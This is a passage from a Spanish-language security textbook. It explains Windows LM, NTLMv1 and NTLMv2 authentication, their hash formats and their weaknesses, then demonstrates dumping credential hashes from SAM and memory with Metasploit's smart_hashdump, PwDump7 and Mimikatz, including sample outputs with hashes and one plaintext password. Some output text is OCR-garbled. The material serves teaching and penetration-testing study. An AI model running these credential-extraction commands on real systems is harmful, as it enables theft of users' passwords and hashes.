Este comportamiento es válido para aquellas ocasiones en las que las credenciales utilizadas pertenecen a un dominio *Active Directory* y debe consultarse al controlador de dominio. Se puede ver que el servidor “pasa” la petición de autenticación al controlador de dominio esperando que éste le confirme si se han proporcionado unas credenciales válidas o no. A la acción de “pasar” la petición de autenticación se la conoce como *pass-through*.

La segunda parte de *MSV1_0*, allá donde se ejecute (en la misma máquina cliente o en el servidor dependiendo de las credenciales utilizadas para la autenticación) se encargará de comprobar si las credenciales son correctas.

¿Cómo sabe MSV si debe realizar la autenticación de manera local o pasárla a otro servidor? Esto se determina a partir del dominio incluido en las credenciales. Recuérdese que las credenciales NTLM están formadas por un dominio, un nombre de usuario y una contraseña o una representación *hash* de ésta. Los diferentes posibles casos son:

- Máquinas no unidas a un dominio *Active Directory*: Toda petición de autenticación que le llegue a un servidor que no está unido a un dominio será tratada de manera local. Es decir, cuando un usuario intente autenticarse en una máquina que no pertenece a un dominio, las credenciales a proporcionar deberán ser locales a la máquina a la que se está intentando acceder. No importa qué dominio se especifique en la petición junto a las credenciales, el servidor las tomará como locales.
 - Máquinas unidas a un dominio *Active Directory*: si el dominio especificado coincide con el nombre de *host* del servidor, la petición se procesará de manera local en el servidor contra su base de datos SAM como una cuenta local.
- Por el contrario, si el dominio es distinto, la petición se le pasará al controlador de dominio para ver si se trata de unas credenciales válidas del dominio al que pertenece o de un dominio con el que existe una relación de confianza.




Fig. 03.02: Autenticación NTLMv2 contra un servidor no unido a un dominio.

Todas las versiones de NTLM utilizan, a grandes rasgos, este mismo esquema con pequeñas variaciones. Sin embargo, no se puede hablar de NTLM sin conocer primeramente su predecesor LM. Este protocolo se estudiará en breve.

La cuestión ahora es, ¿cuándo se utilizará LM, NTLMv1 o NTLMv2?, ¿de qué depende esto? Como se ha comentado con anterioridad, Microsoft proporciona el paquete *MSV1_0* con la implementación de los protocolos LM, NTLMv1, NTLMv2 y NTLM2 Session. El uso de uno u otro protocolo vendrá dictado por la configuración de las Directivas de Grupo, la cual será distinta por defecto en función de la versión de Windows.

Esto puede configurarse realizando los siguientes pasos:

1. Ejecutar: *secpol.msc*
2. Directivas locales > Opciones de seguridad > Seguridad de red: nivel de autenticación de LAN Manager.




Fig. 03.03: Configuración del nivel de autenticación de LAN Manager.

Los distintos niveles de configuración y su descripción se encuentran detallados en la siguiente tabla:

Nivel	Nombre de directiva de grupo	Descripción
0	Enviar respuestas LM y NTLM	Los clientes usan la autenticación LM y NTLM, y no usan nunca la seguridad de sesión NTLMv2; los controladores de dominio aceptan la autenticación LM, NTLM y NTLMv2.
1	Enviar LM y NTLM: usar la seguridad de sesión NTLMv2 si se negocia	Los clientes usan la autenticación LM y NTLM, así como la seguridad de sesión NTLMv2 si el servidor la admite; los controladores de dominio aceptan la autenticación LM, NTLM y NTLMv2.
2	Enviar solo respuesta NTLM	Los clientes solo usan la autenticación NTLM, así como la seguridad de sesión NTLMv2 si el servidor la admite; los controladores de dominio aceptan la autenticación LM, NTLM y NTLMv2.
3	Enviar solo respuesta NTLMv2	Los clientes solo usan la autenticación NTLM, así como la seguridad de sesión NTLMv2 si el servidor la admite; los controladores de dominio aceptan la autenticación LM, NTLM y NTLMv2.

Nivel	Nombre de directiva de grupo	Descripción
4	Enviar solo respuesta NTLMv2 y rechazar LM	Los clientes solo usan la autenticación NTLMv2, así como la seguridad de sesión NTLMv2 si el servidor la admite; los controladores de dominio rechazan LM (solo aceptan la autenticación NTLM y NTLMv2).
5	Enviar solo respuesta NTLMv2 y rechazar LM y NTLM	Los clientes solo usan la autenticación NTLMv2, así como la seguridad de sesión NTLMv2 si el servidor la admite; los controladores de dominio rechazan LM y NTLM (solo aceptan la autenticación NTLMv2).

A esta configuración se le conoce comúnmente como *LMCompatibilityLevel* y puede ser modificada también mediante registro. Por ejemplo, para establecer el nivel 5 “Enviar solo respuesta NTLMv2 y rechazar LM y NTLM” se puede ejecutar el siguiente comando:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v lmcompatibilitylevel /t REG_DWORD /d 5 /f
```

Recuérdese que no sólo los controladores de dominio actúan como servidores, sino que cualquier equipo puede actuar como servidor autenticando a usuarios contra su propia base de datos SAM cuando se utilizan cuentas locales para la autenticación.

El esquema de funcionamiento explicado es válido para todas las versiones de LM/NTLM. Sin embargo, en las siguientes secciones se explicarán las distintas versiones y características o mejoras que han ido introduciendo.

2. LAN Manager (LM)

El protocolo LAN Manager, también conocido como LANMAN o simplemente LM, fue inventado por IBM y ampliamente usado por Microsoft en versiones de Windows anteriores a NT 4.0. A día de hoy, LM está obsoleto al no ser considerado un protocolo seguro.

Hashes LM

Las contraseñas LM utilizan el espacio de caracteres ASCII. Estas contraseñas son cifradas generando una representación *hash* de la siguiente manera:

1. Las contraseñas serán truncadas a 14 caracteres (14 bytes) como máximo. No importa lo larga que sea la contraseña, se conservarán únicamente los primeros 14 caracteres.
2. Divide la contraseña en dos partes de 7 caracteres (7 bytes) cada una. Si la longitud de la contraseña es menor que 14 y no es múltiplo de 7, se rellena al final con caracteres nulos para que así sea. Por ejemplo, una contraseña de longitud 11, se dividirá en las siguientes

0x0000

- dos partes: una primera de 7 caracteres y una segunda de 4. A esta última se le añadirán tres caracteres nulos.
3. Todas las minúsculas se convertirán a mayúsculas. Esto elimina al menos 26 caracteres del conjunto de caracteres a incluir en un posible ataque por diccionario o incluso fuerza bruta. De este modo, "micontraseña" se convertiría en "MICONTRASEÑA".
 4. Se cifra cada parte por separado. Cada parte de siete caracteres se utiliza como clave, utilizando DES 56-bits, para cifrar la cadena "KGS!@#\$%".
 5. Se concatenan los resultados del paso anterior para formar el *hash* final.
 6. No se utiliza salt o semilla. Una técnica estandarizada para prevenir ataques de diccionario pre-computados como *rainbow table*.

El resultado es lo que se utiliza para realizar las peticiones de autenticación utilizando LM.

Este diseño ha demostrado tener varias deficiencias claras a lo largo del tiempo:

- El cifrado DES 56-bits es insuficiente hoy en día ya que puede romperse fácilmente con las capacidades de cómputo actuales.
- Un atacante sólo necesitará realizar fuerza bruta usando el espacio de caracteres mayúsculos al tener la certeza de que las contraseñas no incluirán letras minúsculas. El hecho de que cada carácter sea un carácter ASCII, que proporciona 95 caracteres imprimibles, significa que habría 95 posibilidades por cada carácter. Pero como no se utilizan minúsculas, las posibilidades se reducen a sólo 69.
- Un atacante sólo necesitará *crackear* contraseñas de 7 caracteres. Aquellas a las que se le ha añadido un relleno para ser múltiplo de siete serán incluso más fáciles de romper.
- En el mejor caso, una contraseña de 14 caracteres aleatorios podrá ser atacada como dos contraseñas por separado de 7 caracteres cada una, las cuales pueden romperse fácilmente hoy en día.
- En aquellas contraseñas de 7 o menos caracteres, su segunda mitad será siempre la misma: *hash* predecible formado por caracteres nulos. Un atacante sabrá inmediatamente si una contraseña excede los 7 caracteres o no.

Por lo tanto, para romper una contraseña LM, un atacante podrá romperla en pedazos de siete caracteres sin necesidad de probar las minúsculas. Esto reduce drásticamente el espacio de posibilidades.

Debido a estos y otros varios problemas identificados, Microsoft ha recomendado encarecidamente no utilizar LM.

A partir de Windows Vista, LM está deshabilitado por defecto y las credenciales no se almacenan en su representación LM en la base de datos SAM. Hasta entonces, tanto las credenciales LM como NT se almacenaban y utilizaban para garantizar el uso de ambos protocolos y compatibilizar así la autenticación entre distintas versiones de Windows.

Existen muchas herramientas de *cracking* que pueden ser utilizadas para romper fácilmente *hashes* LM. Algunas de las más destacadas son *John the Ripper*, *RainbowCrack*, *L0phtCrack* y *Cain*.

Con la efectividad de dichas herramientas y el potencial de cómputo de hoy en día, LM puede considerar a efectos prácticos equivalente a las contraseñas en claro.

El funcionamiento del protocolo de autenticación desafío/respuesta LM es igual que el de NTLMv1, que será explicado a continuación.

Debido a que LM no es utilizado en sistemas modernos, no se estudiará más en detalle en este libro y el resto del capítulo estará centrado en NTLM y sus *hashes* NT. Sin embargo, la mayoría de las técnicas aplicadas a NTLM pueden serlo a LM igualmente.

3. NTLMv1

Para solucionar el problema generado a partir de las deficiencias encontradas en los *hashes* LM, Microsoft introdujo NTLMv1 en 1993. Sin embargo, NTLMv1 también ha demostrado sufrir algunas limitaciones importantes. Algunas de ellas se verán durante este capítulo.

Hashes NT

A diferencia de LM, cuyas contraseñas únicamente utilizan el conjunto de caracteres ASCII, NTLM diferencia minúscula y mayúscula y la longitud se extiende hasta 128 caracteres al estar basado en *Unicode*. Dicha contraseña en *Unicode* es convertida posteriormente en *hash* MD4 sin ser dividida en grupos de 7 caracteres.

Protocolo de autenticación NTLMv1

La manera en la que LM y NTLMv1 implementan su protocolo de desafío/respuesta es prácticamente la misma. La única diferencia importante es que LM utiliza *hashes* LM y NTLMv1 utiliza *hashes* NT.

A grandes rasgos, los protocolos de autenticación LM y NTLMv1 funcionan de la siguiente manera:




Fig. 03.04: Proceso de autenticación NTLMv1 entre dos equipos.

La respuesta del cliente se genera de la siguiente manera:

1. Se divide el *hash* NT (16 bytes) en tres partes. Las dos primeras partes de 7 bytes cada una y los finales 2 bytes restantes se concatenan con cinco caracteres nulos. Con ello se consiguen tres divisiones de 7 bytes. Cada parte se utilizará como clave en el siguiente paso.
2. Se utiliza el algoritmo DES para cifrar el desafío de manera separada con cada una de las claves obtenidas en el paso anterior.
3. Se concatenan los tres resultados anteriores para formar la respuesta.




Fig. 03.05: Proceso de construcción de la respuesta NTLMv1.

A primera vista, puede parecer que este protocolo es lo suficiente robusto. Sin embargo, existen varias deficiencias importantes:

- No existe un nivel suficiente de aleatoriedad en todo el proceso. El único valor seudoleatorio es el desafío enviado por el servidor. Por lo tanto, un mismo desafío generará siempre la misma respuesta para el mismo *hash* NT.
- No existe difusión. Las tres partes pueden ser atacadas de manera independiente ya que DES se aplica sin utilizar los resultados previos.
- DES ya no se considera lo suficientemente fuerte hoy en día.
- La tercera clave que se utiliza para cifrar con DES es demasiado débil al estar siempre rellena con 5 caracteres nulos.

Una de las principales limitaciones de NTLMv1 es que, como se acaba de comentar, dado un mismo desafío, se obtendrá una misma respuesta para un *hash* dado.

Una práctica muy común utilizada ampliamente en las técnicas que atacan NTLMv1 y LM es enviar el desafío “1122334455667788” (16 bytes); la falta de aleatoriedad en este protocolo permite que se puedan realizar ataques de gran éxito con *rainbow tables* para este desafío en concreto. Si un atacante envía a la víctima el desafío “1122334455667788”, podrá usar posteriormente *rainbow tables* para *crackear* el *hash* NT que la víctima utilizó para cifrar la respuesta.

4. NTLMv2

NTLMv2 fue presentado en Windows NT 4.0 SP4 como una mejora más robusta y segura que NTLMv1, corrigiendo algunas de las debilidades que se habían identificado con NTLMv1.

Para facilitar la interoperabilidad, utiliza los mismos *hashes* NT que NTLMv1.

Protocolo de autenticación NTLMv2

El protocolo de autenticación funciona de manera muy similar a la de su predecesor y el esquema general mantiene la misma idea, por lo que sigue tratándose de un protocolo de autenticación del tipo desafío/respuesta.

En esta versión, el servidor envía también un desafío de 8 bytes, con la diferencia de que el cliente enviará dos respuestas en lugar de sólo una como ocurría en la primera versión. Estas respuestas reciben, de manera no oficial, el nombre de LMv2 y NTv2 y se forman de la siguiente forma:

- Respuesta LMv2: 24 bytes, por lo que mantiene el mismo tamaño que en NTLMv1. Está compuesta por dos partes:
 - o Se utiliza el *hash* MD4 de la contraseña NT del cliente como clave para cifrar mediante HMAC_MD5 una cadena formada por el cliente y el dominio. El resultado de dicha operación se utilizará como clave para cifrar, mediante HMAC_MD5 de nuevo, el desafío enviado por el servidor. Este resultado final de 16 bytes es la primera parte de la respuesta LMv2.
 - o Desafío aleatorio de 8 bytes generado por el cliente.
- Respuesta NTv2, de longitud variable. Se forma a partir de varios valores, entre ellos de nuevo un desafío aleatorio por parte del cliente y una marca de tiempo para evitar algunos ataques de *Replay*.

Como principal diferencia, NTLMv2 permite al cliente autenticarse mediante firma digital. Cuando se implementa la firma digital de los clientes, se consigue evitar la mayoría de los ataques de *Relay* o *Spoofing*. Sin embargo, a pesar de los beneficios de dicha característica, su implementación no está muy extendida.

Aunque NTLMv2 presenta grandes mejoras, algunas de sus debilidades aún persisten. Algunos de estas debilidades y sus ataques se estudiarán más adelante.

AVERTENCIA




Fig. 03.06: Formación de respuesta LMv2 en el proceso de autenticación NTLMv2 entre dos equipos.

5. Extracción de credenciales LM y NT de SAM

Como ya se comentó en el capítulo anterior, Windows guardará las credenciales de cuentas locales en la base de datos local SAM. Estas credenciales pueden ser obtenidas de distintas maneras y haciendo uso de distintas herramientas.

A menudo se utiliza como estándar la siguiente representación de las credenciales contenidas en SAM:

USUARIO:ID:HASH_LM:HASH_NT:::

Este formato está listo para ser entendido correctamente por las herramientas más famosas de *cracking*. Un ejemplo concreto sería:

EmpléadoC:1011:aad3b435b51404eeaad3b435b51404ee:75830684c7569b1da4b91b183dba
ca23:::

Es importante recordar que, si únicamente se están utilizando *hashes NT*, no existirá el *hash LM*. Este hecho podrá ser representado de muchas maneras: con ceros, como una cadena vacía, “NO PASSWORD” o más comúnmente como el *hash LM* “aad3b435b51404eeaad3b435b51404ee”.

Éste, como puede verse en el ejemplo anterior, representa la cadena vacía y significa que el equipo del que se han extraído las credenciales no dispone de *hashes* LM en su base de datos SAM y por lo tanto está configurado para sólo hacer uso de *hashes* NT.

Los *hashes* de las cuentas locales se almacenan en el directorio *Windows\System32\config* donde se utiliza tanto el archivo *SAM* como *SYSTEM*.

Extracción de credenciales de SAM con Metasploit

Si se dispone de una sesión de *meterpreter* con permisos suficientes, se puede ejecutar la clásica y archiconocida opción *hashdump* para extraer *hashes* de la base de datos SAM. En algunas versiones de Windows será necesario permisos SYSTEM.

En *Metasploit*, existe otro módulo de post-exploitación muy conveniente en estos casos que además de extraer las credenciales, extrae los indicios de contraseña y guarda los *hashes* en formato estándar para las principales herramientas de *cracking*.

Este se llama *smart_hashdump* y puede ejecutarse con el siguiente comando dentro de una sesión de *meterpreter*:

```
run post/windows/gather/smart_hashdump
```

```
root@pentest-kali:~# meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against NONJOINED-WIN7
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JTR password file format to:
[*] /root/.msf4/loot/20170313202210_default_192.168.100.223_windows_hashes_097235.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 9f9071b936a8e2d339469507dcf9171c...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] Patricia:"SG"
[*] Carlos:"Ciudad"
[*] Francisco:"Imposible"
[*] Consuelo:"Family"
[*] Paco:"GC"
[*] Miriam:"p123"
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaaad3b435b51404ee:31d6cte0d16ae931b73c59d7e0c089c0:::
[*] Patricia:1004:aad3b435b51404eeaaad3b435b51404ee:2d808ec0ca96596c43d81f1d20bdcbef:::
[*] Carlos:1005:aad3b435b51404eeaaad3b435b51404ee:521f38867b7ead89c9d0a4b2a242b1a5:::
[*] Francisco:1006:aad3b435b51404eeaaad3b435b51404ee:a2e3ab705bc4b7a21670db9519f2a695:::
[*] Consuelo:1007:aad3b435b51404eeaaad3b435b51404ee:22533261f9908b41c6f3abc0f058d363:::
[*] Paco:1008:aad3b435b51404eeaaad3b435b51404ee:75830684c7569b1da4b91b183dbaca23:::
[*] Miriam:1009:aad3b435b51404eeaaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
```

Fig. 03.07: Extracción de hashes LM y NT con el módulo *smart_hashdump* de Metasploit.

Extracción de credenciales de SAM con PwDump7

Esta versión de *PwDump* fue creada por Andrés Tarasco Acuña (@atarasco) para recuperar los *hashes* del sistema. Una vez ejecutado con permisos de administrador local, funciona de la siguiente manera:

```
C:\Administrator: C:\Windows\System32\cmd.exe
C:\Users\Carlos\Desktop\pwdump7>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D2E0C089C0:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:1
Patricia:1004:NO PASSWORD*****:2D808EC0CA96596C43D81F1D2B0DCB00:::
Carlos:1005:NO PASSWORD*****:521F388C7B7EAD89C9D6A4E2A242B1A5:::
Francisco:1006:NO PASSWORD*****:02E30B705BC4B7021670DB96F9F24685:::
Consuelo:1007:NO PASSWORD*****:2533261F9908B41C6E3ABC0F058D363:::
Paco:1008:NO PASSWORD*****:75830684C7569B1DAA4B91B183DBAC023:::
Miriam:1009:NO PASSWORD*****:89FDE0B38C4B75EBC76DC85DD74F0DA:::

C:\Users\Carlos\Desktop\pwdump7>Pwdump7.exe -h
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

usage:
pwdump7.exe           <Dump system passwords>
pwdump7.exe -s <samfile> <systemfile>    <Dump passwords from files>
pwdump7.exe -d <filename> <destination>    <Copy filename to destination>
pwdump7.exe -h          <Show this help>

C:\Users\Carlos\Desktop\pwdump7>
```

Fig. 03.08: Extracción de hashes LM y NT con PwDump7.

Se puede apreciar que existen otras opciones:

- **-s**: esta opción tomará como entrada los archivos *SAM* y *SYSTEM* que hayan sido previamente ya obtenidos y copiados para extraer los *hashes* de ellos de manera offline.
- **-d**: este parámetro permite guardar la salida en un archivo que quedará listo para ser utilizado posteriormente por una herramienta de *cracking*.

PwDump7 puede descargarse de la siguiente dirección:

http://www.tarasco.org/security/pwdump_7.

Extracción de credenciales de SAM con Mimikatz

Entre otras muchas funcionalidades, *Mimikatz* permite la extracción de credenciales tanto de memoria (LSASS) como de la base de datos SAM. Para obtener las credenciales locales contenidas en SAM, se puede ejecutar la siguiente opción:

```
lsadump::sam
```

Se requiere que se ejecute con permisos de SYSTEM. Para ello se puede ejecutar *Mimikatz* con permisos administrativos y posteriormente ejecutar el siguiente comando para elevar a SYSTEM:

```
token::elevate
```

WORD

Cuando se haya elevado privilegios con éxito, se procede a ejecutar `lsadump::sam`.

```

Administrator:~> mimikatz
[*] mimikatz 2.1 x64 (oc-oc)
[*] token::elevate
[*] token::impersonate
[*] User name : 
[*] SID name : NT AUTHORITY\SYSTEM
[*] Token : 960 614745 NT AUTHORITY\SYSTEM S-1-5-18 <04g,15p> Impersonation
[*] Impersonated :
    * Process Token : 735082428 NONJOINED-WIN7\Carlos S-1-5-21-1668687096-1356582316-279
    * Thread Token : 453276-1005 <14g,23p> Primary NT AUTHORITY\SYSTEM S-1-5-18 <04g,15p> Impersonation
    * Thread Token : 73513893 NonImpersonation NT AUTHORITY\SYSTEM S-1-5-18 <04g,15p> Impersonation

[*] mimikatz::# lsadump::sam
[*] Local SAMKey : 9f9871b936a8e2d339469507dcf9171c
[*] Local SID : S-1-5-21-1668687096-1356582316-229453276
[*] SAMKey : 0d4b5ff08be3009hb3d62df4e5d7f379
[*] RID : 000001f4 <500>
[*] User : Administrator
[*] LM :
[*] NTLM : 31d6cf80d16ae931b73c59d7e0c089c0
[*] RID : 000001f5 <501>
[*] User : Guest
[*] LM :
[*] NTLM :
[*] RID : 000003ec <1004>
[*] User : Patricia
[*] LM :
[*] NTLM : 2d808ec0ca96596c43d81f1d20bdbe0
[*] RID : 000003ed <1005>
[*] User : Carlos
[*] LM :

```

Fig. 03.09: Extracción de hashes de la base de datos SAM con Mimikatz.

6. Extracción de credenciales NTLM en memoria

Como ya se mencionó en el capítulo de autenticación y autorización, Windows mantiene una copia de las credenciales NTLM en memoria para poder enviar peticiones de autenticación NTLM de manera transparente al usuario sin necesidad de solicitar dichas credenciales constantemente.

Se explicará a continuación cómo usar las herramientas *Mimikatz* y *WCE* para conseguir extraer de memoria las credenciales NTLM de los usuarios con sesiones activas en el equipo. Debido a que ambos equipos necesitan acceder a LSSAS con permisos de lectura, se necesita ejecutar dichas herramientas con permisos de administrador (y de *debug*) o SYSTEM.

Extracción en memoria con Mimikatz

El primer paso será obtener privilegios *debug* para el proceso de *Mimikatz*. Para ello se ejecuta `privilege::debug`.

Mimikatz dispone de la opción *logonpasswords* del módulo *sekurlsa*. Dicha opción obtendrá credenciales de distintos proveedores, entre ellos NTLM (msv).

0xWORLD

```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 666594652 <00000000:27hb6d5c>
Session           : NewCredentials from 0
User Name         : Carlos
Domain           : NONJOINED-WIN7
Logon Server     : <null>
Logon Time       : 3/22/2017 8:40:49 PM
SID              : S-1-5-21-1668687096-1356582316-279453276-1005
msv :
[00000003] Primary
* Username : fran.garcia
* Domain  : ACME
* NTLM    : cb68f809ee617aa380f410e0f32b623d
* SHA1   : ddcc1d7939b720e9f0c17e20525c49b403518b98c
tspkg :
wdigest :
* Username : fran.garcia
* Domain  : ACME
* Password : ukBlack8-2017
kerberos :
* Username : fran.garcia
* Domain  : ACME
* Password :
ssp :
credman :

Authentication Id : 0 ; 666053907 <00000000:27b32d13>
Session           : Interactive from 3
User Name         : Paco
Domain           : NONJOINED-WIN7
Logon Server     : NONJOINED-WIN7
Logon Time       : 3/22/2017 8:20:24 PM
SID              : S-1-5-21-1668687096-1356582316-279453276-1008
msv :
[00000003] Primary
* Username : Paco
* Domain  : NONJOINED-WIN7
* NTLM    : 75830634c2569b1da4b91b183dbaca23
* SHA1   : bb7737aebd78dc00e8ne982ab92b4619e1555ab
```

Fig. 03.10: Ejecución de Mimikatz para la extracción de credenciales en memoria.

Resaltado en la captura se puede observar que existen al menos dos sesiones activas y sus correspondientes credenciales NTLM en memoria. La cuenta local “Paco”, cuyo dominio “NONJOINED-WIN7” es en realidad el nombre del equipo local, y la cuenta “fran.garcia”, cuyo dominio “ACME” es un dominio Active Directory.

